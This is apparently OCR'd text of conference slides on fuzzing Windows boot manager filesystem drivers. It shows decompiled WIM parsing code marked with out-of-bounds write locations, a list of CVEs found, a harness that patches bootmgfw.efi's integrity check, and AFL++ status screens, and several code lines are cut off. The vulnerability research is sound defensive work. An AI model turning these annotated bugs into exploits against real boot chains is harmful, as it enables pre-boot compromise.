- For example, did you know some variants of boot manager support 10+ unique filesystems?
- Why do we expose this by default?




```
const PFILESYSTEM_TABLE FsTable[] = {
    &NetRegisterFunctionTable,
    &CompositeFsRegisterFunctionTable,
    &VmbfsRegisterFunctionTable,
    &CimFSRegisterFunctionTable,
    &NtfsRegisterFunctionTable,
    &EfiFsRegisterFunctionTable,
    &FatRegisterFunctionTable,
    &RefsRegisterFunctionTable,
    &FppRegisterFunctionTable,
    &WimRegisterFunctionTable,
    &UdfsRegisterFunctionTable,
    &EtfsRegisterFunctionTable,
    NULL
};
```


Bad Fixup



```
int __thiscall WimpFixupRoot(WIM_STRUCTURE_CONTEXT *WimContext)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( WimContext->BootMetaDataLen < 8u )
    return 0xC0000098;
  BootMetaData = (SecurityBlockDisk *)WimContext->BootMetaData;
  SecurityBlockLength = BootMetaData->TotalLength;
  if ( !BootMetaData->TotalLength )
    SecurityBlockLength = 8;
  if ( SecurityBlockLength < 8 || RtlULongPtrAdd((ULONG_PTR)BootMetaData, SecurityBlockLength, &ulAugend) < 0 )
    return 0xC0000098;
  WimContext->RootDirEntry = (ulAugend + 7) & 0xFFFFFFF8;
  return 0;
}
```



```
int __thiscall WimpFixupRoot
void __fastcall __spoils<> FixupDirEntry(
```



```
void __fastcall __spoils<> FixupDirEntry(WIM_STRUCTURE_CONTEXT *WimContext, DIRENTRY *DirEntry)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  MetadataLimit = WimContext->BootMetaData + (unsigned int)WimContext->BootMetaDataLen;
  if ( DirEntry->flags >= 0 )
  {
    EndOfLengthFieldPointer = &DirEntry->dwAttributes;
    if ( &DirEntry->dwAttributes >= (_DWORD *)DirEntry && (unsigned __int64)EndOfLengthFieldPointer <= Me
    {
      liLength = DirEntry->liLength;             // WimDirEntry should be at least 0x68 in size
      if ( DirEntry->liLength )
      {
        if ( !HIDWORD(DirEntry->liLength) && (unsigned int)(liLength - 0x68) <= 0xFF97 )
        {
          _NextEntry = (DIRENTRY *)((char *)DirEntry + liLength);
          if ( _NextEntry >= DirEntry && (unsigned __int64)_NextEntry <= MetadataLimit )
          {
            if ( DirEntry->wStreams )
            {
              wStreams = (unsigned __int16)DirEntry->wStreams;
              *(_QWORD *)&DirEntry->field_20 = _NextEntry;// pointer write at offset 0x20, takes 8 bytes
              fixedLimit = WimContext->BootMetaData + (unsigned int)WimContext->BootMetaDataLen;
              while...
            }
            else                                 // no wStreams
            {
              *(_QWORD *)&DirEntry->field_20 = 0i64;// clear flags? not expected?
LABEL_21:
              DirEntry->liLength = (__int64)_NextEntry;
              if ( !_NextEntry->liLength )
                DirEntry->liLength = 0i64;
              if ( (*EndOfLengthFieldPointer & 0x10) == 0 )// FILE_ATTRIBUTE_DIRECTORY
                goto complete;
              if ( !LODWORD(DirEntry->liSubdirOffset) )
              {
                DirEntry->liSubdirOffset = 0i64;
complete:
                DirEntry->flags |= 0x80000000;  // oob write here
                return;
              }
              NextEntry = (DIRENTRY *)(WimContext->BootMetaData + LODWORD(DirEntry->liSubdirOffset));
              if ( (unsigned __int64)NextEntry >= WimContext->BootMetaData
                && (unsigned __int64)NextEntry < MetadataLimit
                && &NextEntry->dwAttributes >= (_DWORD *)NextEntry//
                                                 // this check is wrong, dwAttribute offset is 8
                                                 // however, the subsequent code will write to 0x24
                && (unsigned __int64)&NextEntry->dwAttributes <= MetadataLimit )
              {
                DirEntry->liSubdirOffset = (DIRENTRY *)((unsigned __int64)NextEntry & -(__int64)(NextEntr
```

000A456C FixupDirEntry:1 (100A516C)

CVE	method	Titile
CVE-2024-37987	fuzzing	FixupDirEntry wStream invalid 64bit pointer
CVE-2024-37988	audit	WimpFixupRoot invalid WIM SecurityBlock size check heap OOB write
CVE-2024-37989	audit	WimpFixupRoot lack of Directory attribute check arbitrary memory write
CVE-2024-38010	audit	FixupDirEntry Directory File NextEntry invalid check heap OOB write
-	fuzzing	WimpRead invalid chunk error deadloop preauth DoS
-	fuzzing	WimpReadResource div zero preauth DoS
?	audit	WimpFixupRoot lack of flags check arbitrary memory write


Fuzzing infra

- AFLplusplus
  - NYX mode

- AFL++ - Free mutator
- NYX – Fast snapshot
- Intel PT – Code Coverage

Harness – My approach

- Patch bootmgfw.efi
- Patch image integrity check
- Add sections
  - Harness shellcode written by C++
  - Metadata contains control data
  - Bitmap is coverage
  - Payload used to receive mutate input
- Modify target function call to trampoline



Trampoline seg

Metadata segment

Bitmap segment


Payload segment

```
code:00000000102CB000
code:00000000102CB000 ; Segment type: Pure code
code:00000000102CB000 ; Segment permissions: Read/Execute
code:00000000102CB000 code            segment para public 'CODE' use64
code:00000000102CB000                 assume cs:code
code:00000000102CB000                 ;org 102CB000h
code:00000000102CB000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
code:00000000102CB000 qword_102CB000  dq 200h dup(0)           ; CODE XREF: [illegible]
code:00000000102CB000 code            ends
code:00000000102CB000
metadata:00000000102CC000 ; Section 8. (virtual address 002CC000)
metadata:00000000102CC000 ; Virtual size                  : 00001000 (   4096.)
metadata:00000000102CC000 ; Section size in file          : 00001000 (   4096.)
metadata:00000000102CC000 ; Offset to raw data for section: 00284A00
metadata:00000000102CC000 ; Flags E00000E0: Text Data Bss Executable Readable Writable
metadata:00000000102CC000 ; Alignment     : default
metadata:00000000102CC000 ; ===========================================================================
metadata:00000000102CC000
metadata:00000000102CC000 ; Segment type: Pure code
metadata:00000000102CC000 ; Segment permissions: Read/Write/Execute
metadata:00000000102CC000 metadata        segment para public 'CODE' use64
metadata:00000000102CC000                 assume cs:metadata
metadata:00000000102CC000                 ;org 102CC000h
metadata:00000000102CC000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
metadata:00000000102CC000                 dq 200h dup(0)
metadata:00000000102CC000 metadata        ends
metadata:00000000102CC000
bitmap:00000000102CD000 ; Section 9. (virtual address 002CD000)
bitmap:00000000102CD000 ; Virtual size                  : 00010000 (  65536.)
bitmap:00000000102CD000 ; Section size in file          : 00010000 (  65536.)
bitmap:00000000102CD000 ; Offset to raw data for section: 00285A00
bitmap:00000000102CD000 ; Flags E00000E0: Text Data Bss Executable Readable Writable
bitmap:00000000102CD000 ; Alignment     : default
bitmap:00000000102CD000 ; ===========================================================================
bitmap:00000000102CD000
bitmap:00000000102CD000 ; Segment type: Pure code
bitmap:00000000102CD000 ; Segment permissions: Read/Write/Execute
bitmap:00000000102CD000 bitmap          segment para public 'CODE' use64
bitmap:00000000102CD000                 assume cs:bitmap
bitmap:00000000102CD000                 ;org 102CD000h
bitmap:00000000102CD000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
bitmap:00000000102CD000                 dq 2000h dup(0)
bitmap:00000000102CD000 bitmap          ends
bitmap:00000000102CD000
payload:00000000102DD000 ; Section 10. (virtual address 002DD000)
payload:00000000102DD000 ; Virtual size                  : 00200000 (2097152.)
payload:00000000102DD000 ; Section size in file          : 00200000 (2097152.)
payload:00000000102DD000 ; Offset to raw data for section: 00295A00
payload:00000000102DD000 ; Flags E00000E0: Text Data Bss Executable Readable Writable
payload:00000000102DD000 ; Alignment     : default
payload:00000000102DD000 ; ===========================================================================
payload:00000000102DD000
payload:00000000102DD000 ; Segment type: Pure code
payload:00000000102DD000 ; Segment permissions: Read/Write/Execute
payload:00000000102DD000 payload         segment para public 'CODE' use64
payload:00000000102DD000                 assume cs:payload
payload:00000000102DD000                 ;org 102DD000h
payload:00000000102DD000                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
payload:00000000102DD000                 dq 40000h dup(0)
payload:00000000102DD000 payload         ends
00285A00 00000000102CD000: bitmap:00000000102CD000 (Synchronized with Hex View-1)
```


Tips to fuzz filesystem

- Filesystem itself is a code coverage amplifier
  - fuzzing use code basic block bitmap to collect coverage
  - To reach same logic in code, all roads can lead you to Rome


- Fuzzing approach
  - Reversing
  - Understanding
  - Fuzzing
  - Conduct hot patching on vulnerability
  - Repeat




- Result: 16 reports in 5 days, 5 by audit, 11 by fuzzing




```
        american fuzzy lop ++4.09a {0} (./nyx_mode/efi/ntfs) [fast] - Nyx
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 23 days, 3 hrs, 30 min, 31 sec    │  cycles done : 477   │
│   last new find : 0 days, 10 hrs, 47 min, 19 sec    │ corpus count : 956   │
│last saved crash : 13 days, 3 hrs, 20 min, 50 sec    │saved crashes : 4     │
│ last saved hang : 3 days, 10 hrs, 6 min, 0 sec      │  saved hangs : 20    │
├─ cycle progress ─────────────────────┬─ map coverage┴──────────────────────┤
│  now processing : 682.419 (71.3%)    │    map density : 2.24% / 3.38%      │
│  runs timed out : 0 (0.00%)          │ count coverage : 3.17 bits/tuple    │
├─ stage progress ─────────────────────┼─ findings in depth ─────────────────┤
│  now trying : splice 9               │ favored items : 171 (17.89%)        │
│ stage execs : 40/86 (46.51%)         │  new edges on : 235 (24.58%)        │
│ total execs : 234M                   │ total crashes : 15 (4 saved)        │
│  exec speed : 153.6/sec              │  total tmouts : 523 (0 saved)       │
├─ fuzzing strategy yields ────────────┴─────────────┬─ item geometry ───────┤
│   bit flips : disabled (default, enable with -D)   │    levels : 14        │
│  byte flips : disabled (default, enable with -D)   │   pending : 0         │
│ arithmetics : disabled (default, enable with -D)   │  pend fav : 0         │
│  known ints : disabled (default, enable with -D)   │ own finds : 416       │
│  dictionary : n/a                                  │  imported : 538       │
│havoc/splice : 239/81.6M, 181/152M                  │ stability : 100.00%   │
│py/custom/rq : unused, unused, unused, unused       ├───────────────────────┘
│    trim/eff : disabled, disabled                   │          [cpu000: 10%]
└─ strategy: exploit ────────── state: in progress ──┘
```



```
        american fuzzy lop ++4.09a {0} (./nyx_mode/efi/ntfs) [fast] - Nyx
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 23 days, 3 hrs, 28 min, 46 sec    │  cycles done : 402   │
│   last new find : 0 days, 18 hrs, 49 min, 15 sec    │ corpus count : 1291  │
│last saved crash : 13 days, 12 hrs, 36 min, 26 sec   │saved crashes : 3     │
│ last saved hang : 0 days, 20 hrs, 19 min, 7 sec     │  saved hangs : 55    │
├─ cycle progress ─────────────────────┬─ map coverage┴──────────────────────┤
│  now processing : 1160.131 (89.9%)   │    map density : 1.91% / 3.38%      │
│  runs timed out : 0 (0.00%)          │ count coverage : 3.80 bits/tuple    │
├─ stage progress ─────────────────────┼─ findings in depth ─────────────────┤
│  now trying : splice 8               │ favored items : 158 (12.24%)        │
│ stage execs : 16/172 (9.30%)         │  new edges on : 234 (18.13%)        │
│ total execs : 148M                   │ total crashes : 4 (3 saved)         │
│  exec speed : 210.6/sec              │  total tmouts : 572 (0 saved)       │
├─ fuzzing strategy yields ────────────┴─────────────┬─ item geometry ───────┤
│   bit flips : disabled (default, enable with -D)   │    levels : 34        │
│  byte flips : disabled (default, enable with -D)   │   pending : 0         │
│ arithmetics : disabled (default, enable with -D)   │  pend fav : 0         │
│  known ints : disabled (default, enable with -D)   │ own finds : 1289      │
│  dictionary : n/a                                  │  imported : 0         │
│havoc/splice : 806/52.4M, 486/96.5M                 │ stability : 100.00%   │
│py/custom/rq : unused, unused, unused, unused       ├───────────────────────┘
│    trim/eff : disabled, disabled                   │          [cpu001:  8%]
└─ strategy: exploit ────────── state: in progress ──┘
```





```
        american fuzzy lop ++4.09a {0} (./nyx_mode/efi/ntfs) [fast] - Nyx
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 23 days, 3 hrs, 28 min, 6 sec     │  cycles done : 358   │
│   last new find : 0 days, 12 hrs, 29 min, 9 sec     │ corpus count : 1139  │
│last saved crash : 20 days, 19 hrs, 16 min, 26 sec   │saved crashes : 2     │
│ last saved hang : 1 days, 16 hrs, 5 min, 37 sec     │  saved hangs : 82    │
├─ cycle progress ─────────────────────┬─ map coverage┴──────────────────────┤
│  now processing : 1072.75 (94.1%)    │    map density : 2.25% / 3.38%      │
│  runs timed out : 0 (0.00%)          │ count coverage : 3.43 bits/tuple    │
├─ stage progress ─────────────────────┼─ findings in depth ─────────────────┤
│  now trying : splice 12              │ favored items : 159 (13.96%)        │
│ stage execs : 6/14 (42.86%)          │  new edges on : 232 (20.37%)        │
│ total execs : 125M                   │ total crashes : 13 (2 saved)        │
│  exec speed : 2.53/sec (zzzz...)     │  total tmouts : 1738 (0 saved)      │
├─ fuzzing strategy yields ────────────┴─────────────┬─ item geometry ───────┤
│   bit flips : disabled (default, enable with -D)   │    levels : 24        │
│  byte flips : disabled (default, enable with -D)   │   pending : 0         │
│ arithmetics : disabled (default, enable with -D)   │  pend fav : 0         │
│  known ints : disabled (default, enable with -D)   │ own finds : 1137      │
│  dictionary : n/a                                  │  imported : 0         │
│havoc/splice : 723/44.2M, 416/81.4M                 │ stability : 100.00%   │
│py/custom/rq : unused, unused, unused, unused       ├───────────────────────┘
│    trim/eff : disabled, disabled                   │          [cpu003:  9%]
└─ strategy: exploit ────────── state: in progress ──┘
```





```
        american fuzzy lop ++4.09a {0} (./nyx_mode/efi/ntfs) [fast] - Nyx
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 23 days, 3 hrs, 28 min, 8 sec     │  cycles done : 420   │
